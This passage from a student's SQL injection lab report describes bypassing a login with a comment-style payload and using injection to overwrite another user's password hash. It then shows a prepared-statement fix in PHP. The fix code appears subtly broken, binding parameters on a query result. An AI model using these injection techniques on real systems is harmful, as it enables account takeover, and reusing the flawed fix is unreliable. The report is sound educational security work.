

Figure 18. Changed Boby's

Modify your Other's Password

For this task, I utilized an online platform that creates the Hash value for the password. This is the value that we used to update the password of Boby.



Figure 19. Changing password to ihateuboby's SHA1 code where name="Boby"

Figure 20. Using http://www.sha1-online.com/#google_vignette to generate Hash Value for ihateuboby



Figure 21. Logging into Bobby's



Figure 22. Successfully Logged into Bobby's

Countermeasure — Prepared Statement

This task aims to exhibit how prepared statements in SQL queries safeguard a system from SQL Injection attacks.



Figure 23. Trying out the Defense Version of the Site.

Figure 23 shows that we can enter through Boby's Account using the "'*#*" method of entering. In this sense, this is still unsafe because it does not implement prepared statements (See Figure 24).

```
Open   *unsafe.php   ~/Documents/sql/Labsetup/image_www/Code/defense   Save
*Untitled Document 1   *unsafe.php
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                         FROM credential
27                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28
29
30 if ($result->num rows > 0) {
```

Figure 24. Original Code that is not Prepared

```
*Untitled Document 1   unsafe.php
29 // Bind parameters to the query
30 $result->bind_param("ss", $input_uname, $hashed_pwd);
31 $result->execute();
32 $result->bind_result($id, $name, $eid, $salary, $ssn);
33 $result->fetch();
34 if ($result->num_rows > 0) {
35   // only take the first row
36   $firstrow = $result->fetch_assoc();
37   $id     = $firstrow["id"];
38   $name   = $firstrow["name"];
39   $eid    = $firstrow["eid"];
40   $salary = $firstrow["salary"];
41   $ssn    = $firstrow["ssn"];
```

Figure 25. Updated unsafe.php with prepared Statements.

Figure 25 shows the changes made in the unsafe.php of the defense directory.



Figure 26. Password-bypassed Logging in is not possible anymore (Left: Logging Script; Right Logging in Result)

With the implementation of the code in Figure 25, we were able to guard the system from bypassing the password input.



Figure 27. Successfully Entering in Boby's Using the changed password

Figure 26 and 27 shows that the security measures made worked for this attempt to make it more safe.

Challenges and Troubleshooting

The main challenge that was encountered during this laboratory experiment was the tasks involving updating specific users. For the first attempt at changing the salary of Boby, I ended up changing the salaries of all the employees in the database. Perhaps, this was due to a mistypewritten tautology in the UPDATE Statement. The challenge, that is, is in how changing the entire table creates permanent mutation in the data.

Troubleshooting that was implemented was rebuilding the image and deleting the mysql folder.

Discussion

SQL Injection pervades CIA Triad component of integrity as this involves the mutation of the data present in a database. This, with how important data security is in systems that are built with data management, is very imperative to be secured nowadays. It is then suggested that the implementation of data management systems should involve some sort of preparation for SQL statements used in the code.

References

Slides from CMSC 191: Cybersecurity.